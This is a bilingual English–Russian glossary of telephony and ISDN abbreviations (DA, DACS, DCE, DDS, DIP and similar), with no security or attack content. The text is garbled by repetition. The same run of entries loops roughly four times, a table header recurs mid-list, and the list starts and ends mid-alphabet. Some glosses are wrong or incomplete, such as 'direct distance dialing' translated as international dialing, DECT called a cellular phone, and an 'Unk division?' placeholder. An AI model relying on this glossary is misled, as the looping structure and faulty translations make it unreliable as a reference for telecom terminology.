DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя

DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация

D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата

DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку

DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения

DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов

DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования

DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS

DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла

DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс

DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)

DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI

DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы

DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы

DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины

DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение

DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание

DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор

DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения

DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26

DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение

DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров

DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый

D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения

DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных

DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных

DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор

DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения

DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать

DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта

DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий

DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи

DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
